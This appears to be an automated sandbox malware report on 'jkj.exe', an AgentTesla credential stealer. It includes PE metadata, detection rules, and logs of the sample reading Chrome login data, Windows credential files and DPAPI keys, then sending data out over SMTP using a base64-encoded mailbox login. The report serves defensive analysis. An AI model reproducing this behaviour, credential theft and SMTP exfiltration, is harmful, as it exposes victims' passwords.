SSDEEP:	24576:GD9GxccMElpA8wMrZwmoZ2dB4fK9eAyA:0scfEo8wM1wdZ2TQKKA
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...74.....P..J...D.....i... .....@.. .....@.....

File Icon

	
Icon Hash:	7908246363490058

Static PE Info

General	
Entrypoint:	0x4d69e2
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0xB8BD3437 [Mon Mar 19 18:30:15 2068 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xd6990	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xd8000	0x41b8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xde000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0xd6974	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xd49e8	0xd4a00	False	0.840543016975	data	7.64113001914	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xd8000	0x41b8	0x4200	False	0.268465909091	data	4.35713142514	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xde000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xd8190	0x468	GLS_BINARY_LSB_FIRST		
RT_ICON	0xd85f8	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 4294967295, next used block 4294967295		
RT_ICON	0xd96a0	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 4294901502, next used block 4294901502		
RT_GROUP_ICON	0xdbc48	0x30	data		
RT_VERSION	0xdbc78	0x354	data		
RT_MANIFEST	0xdbfcc	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2019
Assembly Version	1.0.0.0
InternalName	RuntimeMethodInfo.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	StarEggControl
ProductVersion	1.0.0.0
FileDescription	StarEggControl
OriginalFilename	RuntimeMethodInfo.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-20:12:48.502288	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49726	587	192.168.2.5	208.91.199.223

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:12:46.913716078 CEST	49726	587	192.168.2.5	208.91.199.223
May 4, 2021 20:12:47.087155104 CEST	587	49726	208.91.199.223	192.168.2.5
May 4, 2021 20:12:47.090238094 CEST	49726	587	192.168.2.5	208.91.199.223
May 4, 2021 20:12:47.432715893 CEST	587	49726	208.91.199.223	192.168.2.5
May 4, 2021 20:12:47.433199883 CEST	49726	587	192.168.2.5	208.91.199.223
May 4, 2021 20:12:47.611485958 CEST	587	49726	208.91.199.223	192.168.2.5
May 4, 2021 20:12:47.611517906 CEST	587	49726	208.91.199.223	192.168.2.5
May 4, 2021 20:12:47.613662958 CEST	49726	587	192.168.2.5	208.91.199.223
May 4, 2021 20:12:47.789761066 CEST	587	49726	208.91.199.223	192.168.2.5
May 4, 2021 20:12:47.790353060 CEST	49726	587	192.168.2.5	208.91.199.223
May 4, 2021 20:12:47.965897083 CEST	587	49726	208.91.199.223	192.168.2.5
May 4, 2021 20:12:47.966749907 CEST	49726	587	192.168.2.5	208.91.199.223
May 4, 2021 20:12:48.141268969 CEST	587	49726	208.91.199.223	192.168.2.5
May 4, 2021 20:12:48.141745090 CEST	49726	587	192.168.2.5	208.91.199.223
May 4, 2021 20:12:48.324353933 CEST	587	49726	208.91.199.223	192.168.2.5
May 4, 2021 20:12:48.324718952 CEST	49726	587	192.168.2.5	208.91.199.223
May 4, 2021 20:12:48.498337030 CEST	587	49726	208.91.199.223	192.168.2.5
May 4, 2021 20:12:48.502288103 CEST	49726	587	192.168.2.5	208.91.199.223
May 4, 2021 20:12:48.502607107 CEST	49726	587	192.168.2.5	208.91.199.223
May 4, 2021 20:12:48.502758026 CEST	49726	587	192.168.2.5	208.91.199.223
May 4, 2021 20:12:48.502891064 CEST	49726	587	192.168.2.5	208.91.199.223
May 4, 2021 20:12:48.676038027 CEST	587	49726	208.91.199.223	192.168.2.5
May 4, 2021 20:12:48.676142931 CEST	587	49726	208.91.199.223	192.168.2.5
May 4, 2021 20:12:48.777257919 CEST	587	49726	208.91.199.223	192.168.2.5
May 4, 2021 20:12:48.829780102 CEST	49726	587	192.168.2.5	208.91.199.223

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:11:01.582371950 CEST	53	54302	8.8.8.8	192.168.2.5
May 4, 2021 20:11:01.699302912 CEST	53784	53	192.168.2.5	8.8.8.8
May 4, 2021 20:11:01.751375914 CEST	53	53784	8.8.8.8	192.168.2.5
May 4, 2021 20:11:02.617105961 CEST	65307	53	192.168.2.5	8.8.8.8
May 4, 2021 20:11:02.665641069 CEST	53	65307	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:11:02.734883070 CEST	64344	53	192.168.2.5	8.8.8.8
May 4, 2021 20:11:02.791644096 CEST	62060	53	192.168.2.5	8.8.8.8
May 4, 2021 20:11:02.800209045 CEST	53	64344	8.8.8.8	192.168.2.5
May 4, 2021 20:11:02.844089031 CEST	53	62060	8.8.8.8	192.168.2.5
May 4, 2021 20:11:03.527709007 CEST	61805	53	192.168.2.5	8.8.8.8
May 4, 2021 20:11:03.579211950 CEST	53	61805	8.8.8.8	192.168.2.5
May 4, 2021 20:11:04.346605062 CEST	54795	53	192.168.2.5	8.8.8.8
May 4, 2021 20:11:04.395932913 CEST	53	54795	8.8.8.8	192.168.2.5
May 4, 2021 20:11:05.474508047 CEST	49557	53	192.168.2.5	8.8.8.8
May 4, 2021 20:11:05.523334980 CEST	53	49557	8.8.8.8	192.168.2.5
May 4, 2021 20:11:06.758213043 CEST	61733	53	192.168.2.5	8.8.8.8
May 4, 2021 20:11:06.811484098 CEST	65447	53	192.168.2.5	8.8.8.8
May 4, 2021 20:11:06.819508076 CEST	53	61733	8.8.8.8	192.168.2.5
May 4, 2021 20:11:06.865134954 CEST	53	65447	8.8.8.8	192.168.2.5
May 4, 2021 20:11:09.488428116 CEST	52441	53	192.168.2.5	8.8.8.8
May 4, 2021 20:11:09.540055037 CEST	53	52441	8.8.8.8	192.168.2.5
May 4, 2021 20:11:10.611155987 CEST	62176	53	192.168.2.5	8.8.8.8
May 4, 2021 20:11:10.663057089 CEST	53	62176	8.8.8.8	192.168.2.5
May 4, 2021 20:11:12.457477093 CEST	59596	53	192.168.2.5	8.8.8.8
May 4, 2021 20:11:12.506244898 CEST	53	59596	8.8.8.8	192.168.2.5
May 4, 2021 20:11:13.664741039 CEST	65296	53	192.168.2.5	8.8.8.8
May 4, 2021 20:11:13.716322899 CEST	53	65296	8.8.8.8	192.168.2.5
May 4, 2021 20:11:14.954590082 CEST	63183	53	192.168.2.5	8.8.8.8
May 4, 2021 20:11:15.003299952 CEST	53	63183	8.8.8.8	192.168.2.5
May 4, 2021 20:11:16.177145958 CEST	60151	53	192.168.2.5	8.8.8.8
May 4, 2021 20:11:16.226171970 CEST	53	60151	8.8.8.8	192.168.2.5
May 4, 2021 20:11:27.496263981 CEST	56969	53	192.168.2.5	8.8.8.8
May 4, 2021 20:11:27.579133034 CEST	53	56969	8.8.8.8	192.168.2.5
May 4, 2021 20:11:37.824891090 CEST	55161	53	192.168.2.5	8.8.8.8
May 4, 2021 20:11:37.873591900 CEST	53	55161	8.8.8.8	192.168.2.5
May 4, 2021 20:11:41.876666069 CEST	54757	53	192.168.2.5	8.8.8.8
May 4, 2021 20:11:41.940392971 CEST	53	54757	8.8.8.8	192.168.2.5
May 4, 2021 20:12:12.828351974 CEST	49992	53	192.168.2.5	8.8.8.8
May 4, 2021 20:12:12.879664898 CEST	53	49992	8.8.8.8	192.168.2.5
May 4, 2021 20:12:17.535614014 CEST	60075	53	192.168.2.5	8.8.8.8
May 4, 2021 20:12:17.597836018 CEST	53	60075	8.8.8.8	192.168.2.5
May 4, 2021 20:12:34.614037037 CEST	55016	53	192.168.2.5	8.8.8.8
May 4, 2021 20:12:34.679261923 CEST	53	55016	8.8.8.8	192.168.2.5
May 4, 2021 20:12:46.825263023 CEST	64345	53	192.168.2.5	8.8.8.8
May 4, 2021 20:12:46.888087988 CEST	53	64345	8.8.8.8	192.168.2.5
May 4, 2021 20:12:57.989813089 CEST	57128	53	192.168.2.5	8.8.8.8
May 4, 2021 20:12:58.038499117 CEST	53	57128	8.8.8.8	192.168.2.5
May 4, 2021 20:13:00.669133902 CEST	54791	53	192.168.2.5	8.8.8.8
May 4, 2021 20:13:00.742022991 CEST	53	54791	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 20:12:46.825263023 CEST	192.168.2.5	8.8.8.8	0x6d9	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 20:12:46.888087988 CEST	8.8.8.8	192.168.2.5	0x6d9	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
May 4, 2021 20:12:46.888087988 CEST	8.8.8.8	192.168.2.5	0x6d9	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
May 4, 2021 20:12:46.888087988 CEST	8.8.8.8	192.168.2.5	0x6d9	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
May 4, 2021 20:12:46.888087988 CEST	8.8.8.8	192.168.2.5	0x6d9	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 4, 2021 20:12:47.432715893 CEST	587	49726	208.91.199.223	192.168.2.5	220 us2.outbound.mailhostbox.com ESMTP Postfix
May 4, 2021 20:12:47.433199883 CEST	49726	587	192.168.2.5	208.91.199.223	EHLO 436432
May 4, 2021 20:12:47.611517906 CEST	587	49726	208.91.199.223	192.168.2.5	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
May 4, 2021 20:12:47.613662958 CEST	49726	587	192.168.2.5	208.91.199.223	AUTH login aW5mb0BzcG9ydHMwMjQuY29t
May 4, 2021 20:12:47.789761066 CEST	587	49726	208.91.199.223	192.168.2.5	334 UGFzc3dvcmQ6
May 4, 2021 20:12:47.965897083 CEST	587	49726	208.91.199.223	192.168.2.5	235 2.7.0 Authentication successful
May 4, 2021 20:12:47.966749907 CEST	49726	587	192.168.2.5	208.91.199.223	MAIL FROM:<info@sports024.com>
May 4, 2021 20:12:48.141268969 CEST	587	49726	208.91.199.223	192.168.2.5	250 2.1.0 Ok
May 4, 2021 20:12:48.141745090 CEST	49726	587	192.168.2.5	208.91.199.223	RCPT TO:<info@sports024.com>
May 4, 2021 20:12:48.324353933 CEST	587	49726	208.91.199.223	192.168.2.5	250 2.1.5 Ok
May 4, 2021 20:12:48.324718952 CEST	49726	587	192.168.2.5	208.91.199.223	DATA
May 4, 2021 20:12:48.498337030 CEST	587	49726	208.91.199.223	192.168.2.5	354 End data with <CR><LF>.<CR><LF>
May 4, 2021 20:12:48.502891064 CEST	49726	587	192.168.2.5	208.91.199.223	.
May 4, 2021 20:12:48.777257919 CEST	587	49726	208.91.199.223	192.168.2.5	250 2.0.0 Ok: queued as 3D455D7B01

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: jkj.exe PID: 5768 Parent PID: 5668

General

Start time:	20:11:08
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\jkj.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\jkj.exe'
Imagebase:	0xec0000
File size:	888832 bytes
MD5 hash:	31A54357DDFA0FAE7192A6ED14894B65
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.239111016.0000000003281000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.242218894.0000000004289000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC7CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC7CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\jkj.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DF8C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\jkj.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6DF8C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC55705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DBB03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC5CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DBB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DBB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DBB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DBB03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DC55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CAC1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CAC1B4F	ReadFile

Analysis Process: jkj.exe PID: 6008 Parent PID: 5768

General

Start time:	20:11:11
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\jkj.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\jkj.exe
Imagebase:	0x40000
File size:	888832 bytes
MD5 hash:	31A54357DDFA0FAE7192A6ED14894B65
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: jkj.exe PID: 6092 Parent PID: 5768

General

Start time:	20:11:12
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\jkj.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\jkj.exe
Imagebase:	0x980000
File size:	888832 bytes
MD5 hash:	31A54357DDFA0FAE7192A6ED14894B65
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.496080669.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000002.499467282.0000000002D01000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC7CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC7CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC55705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DBB03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC5CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DBB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DBB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DBB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DBB03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DC55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CAC1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CAC1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CAC1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CAC1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	10960	success or wait	1	6CAC1B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\daf1aad9-20f3-4084-a698-4ed6245aa512	unknown	4096	success or wait	1	6CAC1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	10960	success or wait	1	6CAC1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CAC1B4F	ReadFile

Disassembly

Code Analysis